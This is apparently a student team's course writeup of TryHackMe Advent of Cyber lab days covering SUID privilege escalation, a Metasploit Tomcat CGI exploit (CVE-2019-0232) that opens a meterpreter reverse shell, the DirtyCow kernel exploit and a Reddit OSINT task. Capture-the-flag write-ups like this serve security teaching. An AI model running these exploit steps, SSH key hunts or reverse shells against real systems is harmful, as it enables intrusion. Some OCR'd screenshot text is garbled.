

# PSP0201

## Week 4

# Writeup

Group Name: Hack Me No

Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member

## **Day 11: Networking – The Rogue Gnome**

**Tools used:** Kali Linux, Firefox

**Solution/Walkthrough:**

### **Question 1**

The websites have stated that vertical privilege escalation involves using a user account to execute commands as an administrator.

#### **11.4.2. Vertical Privilege Escalation:**

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

### **Question 2**

It stated that “You managed to pivot it to another account that can run sudo commands.”, meanwhile vertical privilege escalation involves exploiting a vulnerability that allows you to perform actions like commands or accessing data.

#### **11.4.2. Vertical Privilege Escalation:**

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

### **Question 3**

It stated that “The privileges are almost similar”, meanwhile horizontal privilege escalation also involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you.

#### **11.4.1. Horizontal Privilege Escalation:**

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

### **Question 4**

The websites have stated that users who can use sudo are called “sudoers”.

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

### Question 5

The websites have stated that the command to enumerate key for SSH is `find / -name id_rsa 2>/dev/null`

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:

`find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id\_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

```
fe00 :: 0          ff02 :: 1          ip6-allnodes    ip6-
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
```

### Question 6

We just need to use the same command and replace the filename to 'find' since the executable file that we just copied is named as `find.sh`

Ans: `chmod +x find.sh`

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below `-rwxrwxr`):


```
(1211103311㉿kali)-[~] $ chmod +x find.sh
```

### Question 7

The website has stated that the command to turn a machine into a web server is `python3 -m http.server 8080`, but because our port is 9999 so we just need to replace the 8080 to 9999.

Ans: `python3 -m http.server 9999`

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LINEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LINEnum.sh* to: `python3 -m http.server 8080`




```
File Edit View Search Terminal Help
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
#
```

### Question 8

After finding the command which executables have the SUID permission set, we then use the following command to gain root privileges. Then, we use cat to read /root/ flag.txt .

Ans: thm{2fb10afe933296592}



```
bash-4.4# whoami
root
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
```

### **Thought Process/Methodology:**

We began with using SSH to log in the vulnerable machine. Then we ran the command “find / -perm -u=s -type f 2>/dev/null” to find which had the SUID permission set. We can find out that /bin/bash is the one that has SUID permissions set. We then use GTOFBins to find which argument can gain access to a shell with administrator access. We then can find out that we need to run ./bash -p . After that, we can find the flag by using cat and the command will be cat /root/flag.txt .

## **Day 12: Networking – Ready, set, elf.**

**Tools used:** Kali Linux, Firefox

**Solution/Walkthrough:**

### Question 1

To find the version number of the web server, we opened our terminal and started running Nmap against the target by using the command `sudo nmap -sC -sV <machine_ip>`. After running the command, we found a few ports open, and the webserver is using **port 8080**.

```

File Actions Edit View Help
(1211100925㉿kali)-[~]
$ sudo nmap -sC -sV 10.10.52.194
[sudo] password for 1211100925:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 01:52 EDT
Nmap scan report for 10.10.52.194
Host is up (0.20s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TBFC-WEB-01
|   NetBIOS_Domain_Name: TBFC-WEB-01
|   NetBIOS_Computer_Name: TBFC-WEB-01
|   DNS_Domain_Name: tbfc-web-01
|   DNS_Computer_Name: tbfc-web-01
|   Product_Version: 10.0.17763
|   System_Time: 2022-07-02T05:52:45+00:00
|_ssl-date: 2022-07-02T05:52:49+00:00; +1s from scanner time.
|_ssl-cert: Subject: commonName=tbfc-web-01
| Not valid before: 2022-07-01T05:47:07
|_Not valid after: 2022-12-31T05:47:07
5357/tcp  open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
|_ajp-methods:
|   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http      Apache Tomcat 9.0.17
|_http-title: Apache Tomcat/9.0.17
|_http-favicon: Apache Tomcat
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.67 seconds

```

We then searched for the webserver in our browser and found that the version number is **9.0.17**.

## Question 2

After finding the version number of the webserver, we proceeded to look for the exploits for this version using **MITRE**. We pasted the name and the version number of the webserver to search for its CVE number.

The screenshot shows the CVE search interface. At the top, there is a navigation bar with links for 'CVE List', 'CNAs', and 'Downloads'. Below the navigation bar is a black header bar with three buttons: 'Search CVE List', 'Downloads', and 'Data Feed'. A large red banner at the top of the main content area contains two notices: one about transitioning to a new website and another about changes to the CVE Record Form. The main content area shows a breadcrumb trail: 'HOME > CVE LIST > SEARCH CVE LIST'. Below the breadcrumb trail is a section titled 'Search CVE List' with a sub-instruction: 'You can search the CVE List for a [CVE Record](#) if the [CVE ID](#) is known. To search for multiple items, separate them by commas in the search space. Your results will be the relevant CVE Records.' There is also a link to 'View the [search tips](#)'. At the bottom of the search form, there is a text input field containing 'Apache Tomcat/9.0.17' and a 'Submit' button.

Apache Tomcat/9.0.17

Submit

We found that the CVE number for this webserver is **CVE-2019-0232** after pressing the submit button.

The screenshot shows the CVE search results page. At the top, there is a navigation bar with links for 'CVE List', 'CNAs', 'WG's', and 'User'. Below the navigation bar, there are three main buttons: 'Search CVE List', 'Downloads', and 'Data Feeds'. A banner at the top right states 'TOTAL CVE Records: 17'. Below the banner, two notices are displayed: 'NOTICE: Transition to the all-new CVE website at [WWW.CVE.ORG](http://WWW.CVE.ORG) is coming' and 'NOTICE: Changes coming to [CVE Record Format JSON](#) and [the search interface](#)'.

HOME > CVE > SEARCH RESULTS

## Search Results

There are 1 CVE Records that match your search.

Name	Description
<a href="#">CVE-2019-0232</a>	When running on Windows with enableCmdLineArguments enabled, the CGI to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way it is disabled by default. The CGI option enableCmdLineArguments is disable by response to this vulnerability). For a detailed explanation of the JRE behavior ( <a href="https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injection.html">https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injection.html</a> ) and ( <a href="https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/command-line-arguments-the-wrong-way/">https://blogs.msdn.microsoft.com/command-line-arguments-the-wrong-way/</a> ).

### Question 3

After finding the CVE number, we went back to our terminal and opened Metasploit by running **msfconsole** command, and then running the **search 2019-0232** command.

The screenshot shows a terminal window with the Metasploit framework. The title bar indicates the session is running on 'Apache Tomcat/9.0.17' and the URL is 'CVE - Search Results'. The terminal window has a dark background with light-colored text. It shows the command '\$ msfconsole' being entered. Below the command, there is a large amount of output text, which is the search results for CVE-2019-0232. The output includes the following text:  
There are 1 CVE Records that match your search.  
+ [ metasploit v6.1.14-dev ]  
+ --=[ 2180 exploits - 1155 auxiliary - 399 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

```
msf6 > search 2019-0232
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10    excellent  Yes    Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability

SEARCH CVE USING KEYWORDS: [x] Sub

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs
```

We used the **use 0** command to interact with the module.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options
Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):
[*] Exploit : windows/http/tomcat_cgi_cmdlineargs (602/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (http://zorevone-quotes-command-line-arguments-the-wrong-way/).
[*] Options       Current Setting  Required  Description
Name          Current Setting  Required  Description
Proxies        no             no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS        yes            yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         8080           yes      The target port (TCP)
SSL           false           no       Negotiate SSL/TLS for outgoing connections
SSLCert       no             no       Path to a custom SSL certificate (default is randomly generated)
TARGETURI     /              yes      The URI path to CGI script
VHOST         no             no       HTTP server virtual host

SEARCH CVE USING KEYWORDS: [x] Sub
For More Information: CVE Request Web Form (select "Other" from dropdown)

Payload options (windows/meterpreter/reverse_tcp):
[*] Options       Current Setting  Required  Description
Name          Current Setting  Required  Description
EXITFUNC      process         yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST         10.0.2.15       yes      The listen address (an interface may be specified)
LPORT         4444           yes      The listen port

Exploit target:
[*] Id  Name
--  --
0   Apache Tomcat 9.0 or prior for Windows

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > [x]
Site Map | Terms of Use | Privacy Policy | Contact Us | Follow CVE | Twitter
```

We set up our hosts by setting up **LHOST** to the **IP address of our pc** and **RHOSTS** to the **IP address of the target machine**. We also need to set up our **TARGETURI** to **/cgi-bin/elfwhacker.bat**. After that, we need to run the attack using the **run** command. We got a meterpreter shell after running it.

```
CVE-2019-0232 When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M  
Windows - The CGI Servlet injects into the default Tomcat plugin. enableCmdLineArguments is disable by defau  
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.31.23  
LHOST ⇒ 10.18.31.23  
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.52.194  
RHOST ⇒ 10.10.52.194  
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat  
TARGETURI ⇒ /cgi-bin/elfwhacker.bat  
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run  
[*] Started reverse TCP handler on 10.18.31.23:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[+] The target is vulnerable.  
[*] Command Stager progress - 6.95% done (6999/100668 bytes)  
[*] Command Stager progress - 13.91% done (13998/100668 bytes)  
[*] Command Stager progress - 20.86% done (20997/100668 bytes)  
[*] Command Stager progress - 27.81% done (27996/100668 bytes)  
[*] Command Stager progress - 34.76% done (34995/100668 bytes)  
[*] Command Stager progress - 41.72% done (41994/100668 bytes)  
[*] Command Stager progress - 48.67% done (48993/100668 bytes)  
[*] Command Stager progress - 55.62% done (55992/100668 bytes)  
[*] Command Stager progress - 62.57% done (62991/100668 bytes)  
[*] Command Stager progress - 69.53% done (69990/100668 bytes)  
[*] Command Stager progress - 76.48% done (76989/100668 bytes)  
[*] Command Stager progress - 83.43% done (83988/100668 bytes)  
[*] Command Stager progress - 90.38% done (90987/100668 bytes)  
[*] Command Stager progress - 97.34% done (97986/100668 bytes)  
[*] Command Stager progress - 100.02% done (100692/100668 bytes)  
[*] Sending stage (175174 bytes) to 10.10.52.194  
[!] Make sure to manually cleanup the exe generated by the exploit  
[*] Meterpreter session 1 opened (10.18.31.23:4444 → 10.10.52.194:49749 ) at 2022-07-02 02:05:42 -0400  
SEARCH CVE USING KEYWORD  
You can also search for more information:  
Site Map | Terms of Use | Privacy Policy  
meterpreter >   
Use of the CVE® List and the associated references from this website are subject to the terms of use. CVE is sponsored by the U.S. Department of Homeland Security (DHS).
```

To get the contents of flag1.txt, we used the **cat flag1.txt** command. The flag had appeared after we entered the command.

```
meterpreter > cat flag1.txt  
thm{whacking_all_the_elves}meterpreter >  
Use of the CVE® List and the associated references from this website are subject to the terms of use. CVE is sponsored by the U.S. Department of Homeland Security (DHS).
```

#### Question 4

The Metasploit settings that we have to set are **LHOST**, **RHOST**, and **TARGETURI**.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.31.23
LHOST => 10.18.31.23
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.52.194
RHOST => 10.10.52.194
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
```

#### **Thought Process/Methodology:**

We first opened our terminal and start running Nmap against the target to find the target webserver. After running nmap, we found that the server is using port 8080. We then search for the webserver by entering <machine\_ip:8080> in our browser. A webserver had appeared and we see that its name is Apache Tomcat while the version number is 9.0.17. After finding the webserver name and version number, we open MITRE to search for its CVE number by entering the webserver name and version number. The CVE number, CVE-2019-0232 appeared in the search result. We then went back to our terminal and start the Metasploit. After starting it, we search for the CVE number and interact with the module using the “use 0” command. We set up our LHOST to our pc IP address and RHOST to the target machine IP address. We then set up the TARGETURI to /cgi-bin/elfwhacker.bat. We run the attack after changing the information and got a meterpreter shell. Lastly, we used the cat command to get the flag. The flag appeared after we entered it.

### Day 13: Networking – Coal for Christmas

**Tools used:** Kali Linux, Firefox

**Solution/Walkthrough:**

#### Question 1

Telnet is a very insecure and old protocol. It is no longer used and no longer supported anymore. We should use ssh instead.

```
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
23/tcp  open  telnet   Linux telnetd
111/tcp open  rpcbind  2-4 (RPC #100000)
```

#### Question 2

After we connect the service using telnet command, we are then given credentials to login with which is clauschristmas.

```
(1211103311㉿kali)-[~]
$ telnet 10.10.170.221
Trying 10.10.170.221 ...
Connected to 10.10.170.221.
Escape character is '^]'.
HI SANTA!!!
We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.
We information. You can view some information with commands like this:
Username: santa
Password: clauschristmas
We left you cookies and milk!
christmas login: santa
Password:
Last/login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
\ /
→*←
/o\
/_\_\
```

### Question 3

After we successfully go to the telnet service, we can then try to use commands that have been given by the website to find some information about the OS distribution type and version. To find the OS distribution type and version, we can use cat/etc/\*release command. We will then find out the distribution type is ubuntu and version is 12.04

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue
$ cat /etc/issue
```

### Question 4

We can then use cat to explore what is inside the cookies\_and\_milk.txt. We will then find out that the grinch has got there first and have left us a message.

hat distribution of Linux and version number: 1211103311@kali:~

File Actions Edit View Help


GNU nano 2.2.6 File: cookies\_and\_milk.txt


```
*****  
// HAHA! Too bad Santa! I, the Grinch, got here  
// before you did! I helped myself to some of  
// the goodies here, but you can still enjoy  
// some half eaten cookies and this leftover  
// milk! Why dont you try and refill it yourself!  
// Yours Truly,  
// The Grinch  
*****  
  
#include <fcntl.h>  
#include <pthread.h>  
#include <string.h>  
#include <stdio.h>
```

### Question 5

Open dirty cow and we can see dirty.c. Verbatim syntax that can use to compile, taken from the real C source code comments is gcc -pthread dirty.c -o dirty -lcrypt

cowpy.c	r2pm -i dirtycow	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	./main	SUID-based root	/proc/self/mem
dcow.cpp	./dcow	/etc/passwd based root	/proc/self/mem
dirtycow.go	go run dirtycow.go -f=file -c=content	Read-only write	/proc/self/mem
dirty.c	./dirty	/etc/passwd based root	PTRACE_POKEDATA





```
1211103311@kali:~  
File Actions Edit View Help IP Address Expires ? Add 1 hour  
GNU nano 2.2.6 10.10.170.221 File: dirty.c 07m 50s Modified  
ptrace(NULL);  
ptrace(PTRACE_TRACEME);  
kill(getpid(), SIGSTOP);  
pthread_join(pthread, NULL);  
}  
Scanning:  
printf("Done! Check %s to see if the new user was created.\n", filename);  
printf("You can log in with the username '%s' and the password '%s'.\n",  
user.username, plaintext_pw);  
printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",  
backup_filename, filename);  
return 0;  
}  
10.10.170.221  
  
Answer needed Question Done  
  
^G Get Help ^O Write Out ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos  
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

## Question 6

We can see that the service creates a new user named firefart.

```
firefart@christmas:/home/santa# whoami  
firefart  
firefart@christmas:/home/santa# ls
```

## Question 7

We can then go to the /root directory and we can use cat command to explore its content. Then, we can use tree piping md5sum. After we run this command, we can then get our MD5 hash output which is Bb16f00dd3b51efadb02c1df7f8427cc

```
firefart@christmas:~/# cd /root  
firefart@christmas:~# ls  
christmas.sh message_from_the_grinch.txt  
firefart@christmas:~# tree  
| -- christmas.sh  
| -- message_from_the_grinch.txt  
  
0 directories, 2 files  
firefart@christmas:~# tree | md5sum  
0c2a59f74bac6414fa276ec07a55df81 -  
firefart@christmas:~#
```

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
|-- christmas.sh
|-- coal
`-- message_from_the_grinch.txt
0 directories, 3 files
firefart@christmas:~# tree | md5sum
3b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

### Question 8

The website have stated that CVE for DirtyCow is CVE-2016-5195

That C source code is a portion of a kernel exploit called DirtyCow. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

### **Thought Process/Methodology:**

We will begin with scanning the IP address of the target machine with nmap. Then, we can connect the service by using telnet, the command will be telnet <ip\_address>. After we connected, we will given some credentials to login which is clauschristmas. Then, we can use cat/etc/\*release to find information about OS distribution type and version. Once we get the information, we can then use cat command to explore the cookies\_and\_milk.txt file, we will found out that grinch has leave us a message. Then, we are going to use DirtyCow to gain root access to the machine, we will use dirty.c. We then need to use nano to save dirty.c files. The command to compile the file is gcc -pthread dirty.c -o dirty.c lcrypt. After that, we can use ./<filename> to run the C program. A new username called firefart will be created and we will be asked to create a new password for the user. Then, we can go to the /root directory and we will see another message from grinch again. We can use cat commands to explore the contents. Then we can use tree piping md5sum to find our flag.


## Day 14: OSINT – Where's Rudolph?

Tools used: Google, Firefox

Solution/Walkthrough:

### Question 1


Given that Rudolph's reddit username is IGuidetheClaus2020, we search for the url:  
[reddit.com/user/IGuidetheClaus2020](https://www.reddit.com/user/IGuidetheClaus2020)



The screenshot shows a web browser window with the URL <https://www.reddit.com/user/IGuidetheClaus2020>. The page displays the user's profile information and their recent comments. On the right side, there is a sidebar with the user's profile picture, karma count (36), a 'Follow' button, and a 'Trophy Case (1)' section featuring the 'One-Year Club' badge. The main content area shows three comments made by the user, each with a timestamp of '2 years ago'. The first comment discusses a Twitter post from 'FriegusTheBoss'. The second comment discusses a Chicago Public Library news article. The third comment is a fun fact about the user's creator.

We click to comments section and get the url:

<https://www.reddit.com/user/IGuidetheClaus2020/comments/>



The screenshot shows a web browser window with the URL <https://www.reddit.com/user/IGuidetheClaus2020/comments/>. The page displays the user's recent comments. The sidebar on the right is identical to the previous screenshot, showing the user's profile picture, karma count (36), a 'Follow' button, and a 'Trophy Case (1)' section featuring the 'One-Year Club' badge. The main content area shows the same three comments as the previous screenshot, each with a timestamp of '2 years ago'. The first comment discusses a Twitter post from 'FriegusTheBoss'. The second comment discusses a Chicago Public Library news article. The third comment is a fun fact about the user's creator.

## Question 2

Rudolph mentioned in one of his comments that he was born in Chicago

IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. [chicago.suntimes.com/2020/1...](https://chicago.suntimes.com/2020/1...) · r/books · Posted by u/speckz

IGuidetheClaus2020 6 points · 2 years ago  
Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Share \*\*\*

## Question 3

Search for Rudolph's creator through Google, his last name is May

Google search results for "rudolph's creator robert". The search bar shows the query. Below it, there are filters for All, Images, News, Shopping, Videos, and More. A link to the Wikipedia page for Robert L. May is shown, along with a snippet of text about him being the creator of Rudolph the Red-Nosed Reindeer. To the right, there is a sidebar for Robert L. May, which includes a photo of him, several book covers related to Rudolph, and a summary of his life and work.

## Question 4

Rudolph mentioned about Twitter

